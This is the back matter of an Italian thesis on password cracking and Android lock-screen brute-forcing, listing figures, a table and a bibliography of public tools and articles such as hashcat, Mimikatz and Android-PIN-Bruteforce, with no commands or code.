|-----|--|----|
| 4.5 | Android-PIN-Bruteforce command . . . . . | 31 |
|-----|--|----|

# Elenco delle figure

|     |   |    |
|-----|---|----|
| 1.1 | hash . . . . .                              | 8  |
| 1.2 | Basic Pattern . . . . .                     | 9  |
| 1.3 | Macro Pattern . . . . .                     | 10 |
| 1.4 | Micro Pattern . . . . .                     | 10 |
| 1.5 | Rule 20-60-20 <a href="#">[2]</a> . . . . . | 11 |
| 2.1 | hashcat example . . . . .                   | 20 |
| 3.1 | MIMIKATZ e antivirus . . . . .              | 22 |
| 3.2 | ProcDump e antivirus . . . . .              | 23 |
| 3.3 | Mimikatz primo avvio . . . . .              | 23 |
| 3.4 | Mimikatz setup . . . . .                    | 23 |
| 3.5 | Mimikatz setup . . . . .                    | 24 |
| 3.6 | ETC/SHADOW . . . . .                        | 24 |
| 4.1 | NetHunter . . . . .                         | 27 |
| 4.2 | Android-PIN-Bruteforce . . . . .            | 28 |
| 4.3 | Android-PIN-Bruteforce . . . . .            | 29 |
| 4.4 | Android-PIN-Bruteforce time out . . . . .   | 30 |
| 4.5 | WBRUTE example . . . . .                    | 31 |
| 4.6 | CiLocks example . . . . .                   | 32 |



# Elenco delle tabelle

2.1    Tempo di Brute-Force (Password che comprende 0-9,a-z,A-Z)[\[2\]](#) . . . . . 14





# Bibliografia

- [1] *FUNZIONI HASH*. URL: <http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0304/PAROS/hash.htm>.
- [2] Netmux. *HASH CRACK password cracking manual*. Amazon Italia Logistica S.r.l., 2019. ISBN: 9781793458612.
- [3] Matt Miller. *What's The Difference Between Offline And Online Password Attacks?* URL: <https://www.triaxiomsecurity.com/whats-the-difference-between-offline-and-online-password-attacks/>.
- [4] *hashcat*. URL: <https://hashcat.net/wiki/doku.php?id=hashcat>.
- [5] *John the Ripper password cracker*. URL: <https://www.openwall.com/john/>.
- [6] Ruth Matthews. *Che cos'è un attacco brute force?* URL: <https://nordvpn.com/it/blog/attacco-brute-force/>.
- [7] *Che cos'è un attacco brute force? Cos'è un attacco di forza bruta?* URL: <https://www.kaspersky.it/resource-center/definitions/brute-force-attack>.
- [8] *Attacco Dizionario e Forza Bruta*. URL: <https://hackerstribes.com/vocabolario/attacco-dizionario-e-forza-bruta/>.
- [9] *crunch Package Description*. URL: <https://tools.kali.org/password-attacks/crunch>.
- [10] *Rainbow Table Password Attack - Che cos'è e come proteggersi da esso*. URL: <https://www.cyclonis.com/it/rainbow-table-password-attack-che-cos-e-e-come-proteggersi-da-esso/>.
- [11] *Performing Rule Based Attack Using Hashcat*. URL: <https://www.armourinfosec.com/performing-rule-based-attack-using-hashcat/>.
- [12] *How to Perform a Mask Attack Using hashcat*. URL: <https://www.4armed.com/blog/perform-mask-attack-hashcat/>.
- [13] *creddump*. URL: <https://github.com/moyix/creddump>.
- [14] *MIMIKATZ*. URL: <https://github.com/gentilkiwi/mimikatz>.
- [15] *ProcDump V10.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>.
- [16] *Spiegazione del file /etc/shadow su Linux*. URL: <https://noviello.it/spiegazione-del-file-etc-shadow-su-linux/>.
- [17] *Kali NetHunter*. URL: <https://www.kali.org/docs/nethunter/>.

- [18] urbanadventurer. *Android-PIN-Bruteforce*. URL: <https://github.com/urbanadventurer/Android-PIN-Bruteforce>.
- [19] kali-mobile. URL: <https://www.kali.org/get-kali/#kali-mobile>.
- [20] kali-mobile. URL: <https://www.kali.org/docs/nethunter/building-nethunter/>.
- [21] wuseman. *wbrute*. URL: <https://www.kali.org/docs/nethunter/building-nethunter/>.
- [22] *Android Debug Bridge (adb)*. URL: <https://developer.android.com/studio/command-line/adb>.
- [23] *CiLocks - Android LockScreen Bypass*. URL: <https://www.kitploit.com/2021/05/cilocks-android-lockscreen-bypass.html>.

# Ringraziamenti

Ringrazio...